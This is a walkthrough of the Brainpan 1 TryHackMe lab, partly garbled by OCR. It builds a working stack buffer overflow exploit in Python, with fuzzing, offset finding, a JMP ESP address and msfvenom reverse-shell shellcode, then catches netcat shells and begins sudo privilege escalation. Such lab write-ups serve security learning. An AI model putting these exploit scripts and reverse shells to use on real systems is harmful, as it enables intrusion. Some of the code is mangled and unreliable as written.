

# **Brainpan 1 - THM**

https://tryhackme.com/r/room/brainpan

#### nmap

```
STATE SERVICE VERSION
9999/tcp open abyss?
  fingerprint-strings:
   NULL:
     ENTER THE PASSWORD
10000/tcp open http
                   SimpleHTTPServer 0.6 (Python 2.7.3)
http-server-header: SimpleHTTP/0.6 Python/2.7.3
http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9999-TCP:V=7.80%I=7%D=6/22%Time=5EF05C81%P=x86 64-pc-linux-gnu%r(NU
SF:20\n \| \| \|\x20\x20\x20\x20\\|\|\x20\\x20\\|\ \|\x20\\x20\\x20\\|\|\
```



#### dirsearch

```
root@kali:-# cd /opt/dirsearch/
root@kali:/opt/dirsearch# python3 dirsearch.py -u http://10.10.239.242:10000 -e
html -x 400,401,403
```


# Try to connect to port 9999

We don't have password yet.


Dirsearch result

```
root@kali: /opt/dirsearch
                                                                                    0 0 8
File Edit View Search Terminal Tabs Help
             root@kali: /opt/dirsearch
                                                                                    . •
   t@kali:-# cd /opt/dirsearch/-
      kali:/opt/dirsearch# python3 dirsearch.py -u http://10.10.239.242:10000 -e
html -x 400,401,403
 dirs acircls
                          v0.3.9
Extensions: html | HTTP method: get | Threads: 10 | Wordlist size: 6045
Error Log: /opt/dirsearch/logs/errors-20-06-22 03-39-26.log
Target: http://10.10.239.242:10000
[03:39:26] Starting:
[03:40:23] 301 - 0B - /bin -> /bin/
[03:40:23] 200 - 230B - /bin/
40.46% - Last request to: config.old
```

#### Download



# Open Immunity Debugger



# Input file



Hit play button twice. You should see the word running.

```
| The content of the
```

# Open this exe

# Make a script

```
GNU nano 4.3
                                      fuzzer.py
                                                                       Modifie
import sys, socket
from time import sleep
buffer = "A" * 100
while True:
        try:
                payload = buffer + '\r\n'
                s = socket.socket(socket.AF INET, socket.SOCK STREAM)
                s.connect(('192.168.4.49',9999))
                print("[+] Sending the payload...\n" + str(len(buffer)))
                s.send((payload.encode()))
                s.close()
                sleep(1)
                buffer = buffer + "A" * 100
        except:
                print("The fuzzing crashed at %s bytes" % str(len(buffer)))
                sys.exit()
```

#### Run it

```
oot@kali:-# mkdir brainpan
[+] Sending the payload...
100
[+] Sending the payload...
200
[+] Sending the payload...
300
[+] Sending the payload...
400
[+] Sending the payload...
500
[+] Sending the payload...
600
[+] Sending the payload...
700
[+] Sending the payload...
800
[+] Sending the payload...
900
The fuzzing crashed at 1000 bytes
root@kali:~/brainpan#
```

Program has crashed but you can't see the break.

The immunity debugger has held it up for us.

We have to control the pointer. We can point to something malicious and allow us to utilize that to execute code.

We replaced everything with 'A'.

41 is A

EIP = pointer

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.

Generate 1000 words and Copy.

```
root@kali:~/brainpan# msf-pattern create -1 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
```

Modify the script and paste here > buffer = "Paste here"

```
GNU nano 4.3 fuzzer.py Modified

import sys, socket

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2>

print("Sending payload...")

payload = buffer + '\r\n'

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(('192.168.4.49',9999))

s.send((payload.encode()))

s.close()
```

Run the code again

```
root@kali:~/brainpan# nano fuzzer.py
root@kali:~/brainpan# python3 fuzzer.py
Sending payload...
root@kali:~/brainpan#
```

The program crashed. You will see it is paused.

EIP has become changed.

```
Registers (PPU)

Registers (PPU)

Registers (PPU)

Registers (PPU)

Read Registers (PPU)
```

It did find an exact offset at 524. That mean EIP is at 524 bytes. We should confirm this.

```
GNU nano 4.3 fuzzer.py Modi


import sys, socket

buffer = "A" * 524 + "B" * 4

print("Sending payload...")
payload = buffer + '\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send((payload.encode()))
s.close()
```

A is gonna lead up to EIP. We should see 42 42 42 when we overwrite the EIP. That way we know we control the EIP.

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.




Run the code.

```
root@kali:~/brainpan# python3 fuzzer.py
```

Here we got 42 42 42 in EIP. That means we control the EIP.

# Copy these characters



Modify code, paste bad chars

```
root@kali: -/brainpan
                                                                          •
  GNU nano 4.3
                                   fuzzer.py
import sys, socket
buffer = "A" * 524 + "B" * 4
badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
 \x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
\\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
 \x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
 x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
 \xb1\xb2\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
 \xd1\xd2\xd4\xd6\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0
 \xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
                             [ Read 27 lines ]
```


```
GNU nano 4.3
                                     fuzzer.py
                                                                       Modified
 \x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
 \x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
 x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
 x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
 \x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
 \x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
 \xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
 \xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
 \xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
 \xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
print("Sending payload...")
payload = buffer + badchars + '\r\n'
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
s.connect(('192.168.4.49',9999))
s.send((payload.encode()))
s.close()
```

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.

Run the code

```
root@kali:~/brainpan# nano fuzzer.py
root@kali:~/brainpan# python3 fuzzer.py
Sending payload...
```

Right click on ESP. Follow in dump.




It is showing 1 2 3 4 5 all the way to FF. We are looking to see if there are any bad characters in this application but there are not. Always worth trying.

We don't see any bad characters in here.




Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.


Download mona.py



Place it into the folder it tells you to.



In immunity debugger, use mona module. You will all false on the brainpan.exe. That's perfect, that's what we want.




Make sure that you can find a good return address.


\xff\xe4 is our jmp ESP instruction, it's our jump code. We found one pointer here.

```
### 1 Property | St. | Property | Propert
```


# Find it



#### Click ok



We found ffe4 where is said JMP ESP. Click on it and press F2 on this and set a break point to ensure that we triggered this breakpoint. Once we hit this jump we can go ahead and get malicious with it.



Note this number down and we are going to write this backwards.

Modify code. We put 'b' b is byte encoding. We are going to write the breakpoint number backwards.

```
GNU nano 4.3 fuzzer.py Modified


import sys, socket

buffer = b"A" * 524 + b"\xf3\x12\x17\x31"

print("Sending payload...")
payload = buffer + b'\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send(payload)
s.close()
```

#### Run code

We can see the break point at the bottom. We are hitting the JMP ESP. That's a great news.



Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.

Generate payload


```
root@kali:~/brainpan# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.4.51 L
PORT=7777 -b "\x00" -f c
```

msfvenom -p windows/shell\_reverse\_tcp LHOST=ip LPORT=port -b " $\xspace$ " -f c


x00 = bad characters

-f = file type is c

Copy payload



Modify code. \x90 is nop (no operation) padding before payload.



```
GNU nano 4.3
                                     fuzzer.py
                                                                       Modified
b"\xe6\x60\xe5\x6b\x19\x8b\x16\xa2\xde\xdf\x46\xdc\xf7\x5f\x0d"
b"\x1c\xf7\xb5\x82\x4c\x57\x66\x63\x3c\x17\xd6\x0b\x56\x98\x09"
b"\x2b\x59\x72\x22\xc6\xa0\x15\x8d\xbf\xae\xd6\x65\xc2\xae\x06"
b"\x17\x4b\x48\x5c\xc7\x1d\xc3\xc9\x7e\x04\x9f\x68\x7e\x92\xda"
b"\xab\xf4\x11\x1b\x65\xfd\x5c\x0f\x12\x0d\x2b\x6d\xb5\x12\x81"
b"\x19\x59\x80\x4e\xd9\x14\xb9\xd8\x8e\x71\x0f\x11\x5a\x6c\x36"
b"\x8b\x78\x6d\xae\xf4\x38\xaa\x13\xfa\xc1\x3f\x2f\xd8\xd1\xf9"
b"\xb0\x64\x85\x55\xe7\x32\x73\x10\x51\xf5\x2d\xca\x0e\x5f\xb9"
b"\x8b\x7c\x60\xbf\x93\xa8\x16\x5f\x25\x05\x6f\x60\x8a\xc1\x67"
b"\x19\xf6\x71\x87\xf0\xb2\x82\xc2\x58\x92\x0a\x8b\x09\xa6\x56"
b"\x2c\xe4\xe5\x6e\xaf\x0c\x96\x94\xaf\x65\x93\xd1\x77\x96\xe9"
b"\x4a\x12\x98\x5e\x6a\x37")
print("Sending payload...")
payload = buffer + payload2 + b' r n'
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
s.connect(('192.168.4.49',9999))
s.send(payload)
s.close()
```

Run the code.

```
root@kali:~

File Edit View Search Terminal Help

root@kali:~# nc -nvlp 7777 ...

listening on [any] 7777 ...

connect to [192.168.4.51] from (UNKNOWN) [192.168.4.49] 49212

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\TCM\Desktop>
```

We got shell. But remember we are testing exe on Windows VM, not to the actual lab.


To get shell from actual lab, we need to generate payload again.

Generate payload again with right ip.

```
root@kali:~/brainpan# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.4.114 LP
ORT=7777 -b "\x00" -f c
```

msfvenom -p windows/shell\_reverse\_tcp LHOST=ip LPORT=port -b "\x00" -f c  $\,$ 

# Modify payload



Change actual lab ip here.

```
GNU nano 4.3
                                     fuzzer.py
                                                                      Modified
b"\x2e\x83\xd2\x08\xd1\x2c\x23\x01\x16\x78\x73\x39\xbf\x01\x18"
b"\xb9\x40\xd4\x8f\xe9\xee\x87\x6f\x59\x4f\x78\x18\xb3\x40\xa7"
b"\x38\xbc\x8a\xc0\xd3\x47\x5d\xe5\x28\x43\xef\x91\x2c\x4b\x11"
b"\x03\xb8\xad\x47\xd3\xec\x66\xf0\x4a\xb5\xfc\x61\x92\x63\x79"
b"\xa1\x18\x80\x7e\x6c\xe9\xed\x6c\x19\x19\xb8\xce\x8c\x26\x16"
b"\x66\x52\xb4\xfd\x76\x1d\xa5\xa9\x21\x4a\x1b\xa0\xa7\x66\x02"
b"\x1a\xd5\x7a\xd2\x65\x5d\xa1\x27\x6b\x5c\x24\x13\x4f\x4e\xf0"
b"\x9c\xcb\x3a\xac\xca\x85\x94\x0a\xa5\x67\x4e\xc5\x1a\x2e\x06"
b"\x90\x50\xf1\x50\x9d\xbc\x2c\x69\xde\xc3\x81\xfd\xd6"
b"\xbc\xff\x9d\x19\x17\x44\xad\x53\x35\xed\x26\x3a\xac\xaf\x2a"
b"\xbd\x1b\xf3\x52\x3e\xa9\x8c\xa0\x5e\xd8\x89\xed\xd8\x31\xe0"
b"\x7e\x8d\x35\x57\x7e\x84")
print("Sending payload...")
payload = buffer + payload2 + b'\r\n'
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
s.connect(('10.10.239.242',9999))
s.send(payload)
s.close()
```

#### Run the code

We got shell

cd ../../ go all the way back and dir.

You will see Linux file system running with Windows executable. We need a complete linux shell.

```
root@kali: ~
File Edit View Search Terminal Help
6/23/2020 9:58 AM <DIR>
                                   etc
 3/4/2013 11:49 AM
                     <DIR>
                                   home
 3/4/2013 11:18 AM
                       15,084,717
                                  initrd.img
 3/4/2013 11:18 AM
                       15,084,717 initrd.img.old
 3/4/2013
           1:04 PM
                    <DIR>
                                   lib
 3/4/2013 10:12 AM
                    <DIR>
                                   lost+found
 3/4/2013 10:12 AM
                    <DIR>
                                  media
10/9/2012 9:59 AM
                    <DIR>
                                  mnt
 3/4/2013 10:13 AM
                    <DIR>
                                   opt
 3/7/2013 11:07 PM <DIR>
                                   root
6/23/2020 9:58 AM <DIR>
                                  run
 3/4/2013 11:20 AM
                    <DIR>
                                   sbin
6/11/2012 9:43 AM <DIR>
                                  selinux
 3/4/2013 10:13 AM <DIR>
                                   srv
6/23/2020 10:06 AM <DIR>
                                   tmp
 3/4/2013 10:13 AM <DIR>
                                  usr
 8/5/2019 3:47 PM <DIR>
                                  var
2/25/2013 2:32 PM
                        5,180,432 vmlinuz
2/25/2013 2:32 PM
                        5,180,432 vmlinuz.old
      4 files
                            40,530,298 bytes
     17 directories 13,850,206,208 bytes free
```

# Generate payload

```
*root@kali:~/brainpan# msfvenom -p <u>linux/x86/shell_reverse_tcp</u> LHOST=10.11.4.114
LPORT=5555 -b "\x00" -f c
```

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=ip LPORT=port -b "\x00" -f c
```

Modify code


```
Modified
  GNU nano 4.3
                                     fuzzer.py
import sys, socket
buffer = b^A * 524 + b^x * 524 + b^x * 524 + b^x * 32
payload2 = (b"\xba\x16\x99\xb0\x7d\xda\xc7\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
b"\x12\x83\xee\xfc\x31\x56\x0e\x03\x40\x97\x52\x88\x5d\x7c\x65"
b"\x90\xce\xc1\xd9\x3d\xf2\x4c\x3c\x71\x94\x83\x3f\xe1\x01\xac"
b"\x7f\xcb\x31\x85\x06\x2a\x59\x1c\xf2\xc8\xeb\x48\x06\xd1\x1e"
b"\x3a\x8f\x30\x90\x5a\xc0\xe3\x83\x11\xe3\x8a\xc2\x9b\x64\xde"
b"\x6c\x4a\x4a\xac\x04\xfa\xbb\x7d\xb6\x93\x4a\x62\x64\x37\xc4"
b"\x84\x38\xbc\x1b\xc6")
print("Sending payload...")
payload = buffer + payload2 + b' r'
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
s.connect(('10.10.133.118',9999))
s.send(payload)
s.close()
```

Run the code. We got a linux shell. But shell is not nice. Let's upgrade the shell.

```
root@kali:~/brainpan# python3 fuzzer.py
Sending payload...
root@kali:~/brainpan# 

File Edit View Search Terminal Help
root@kali:~# nc -nvlp 5555
Listening on [any] 5555 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.133.118] 36676
whoami
puck
```

# Copy tty shell



Change it to bash instead of sh.

Type these. and type fg.

And type these.

```
python -c 'import pty; pty.spawn("/bin/bash")'

puck@brainpan:/home/puck$ ^Z

[1]+ Stopped nc -nvlp 5555

root@kali:~# stty raw -echo

root@kali:~# nc -nvlp 5555

fg

bash: fg: current: no such job
puck@brainpan:/home/puck$ export TERM=xterm

puck@brainpan:/home/puck$
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
Crtl + Z
stty raw -echo
fg
```

```
fg
export TERM=xterm
```

Now you got a complete shell!. It will autocomplete the cmd when you press tab. And when you press tab it will show the files inside the folder.

check sudo -l

```
puck@brainpan:/home/puck$ cat .bash_history
puck@brainpan:/home/puck$ sudo -1
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bi
n
User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$
```

#### Sudo cmd

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
   - network
   - proclist
   - manual [command]
```

# Try manual

```
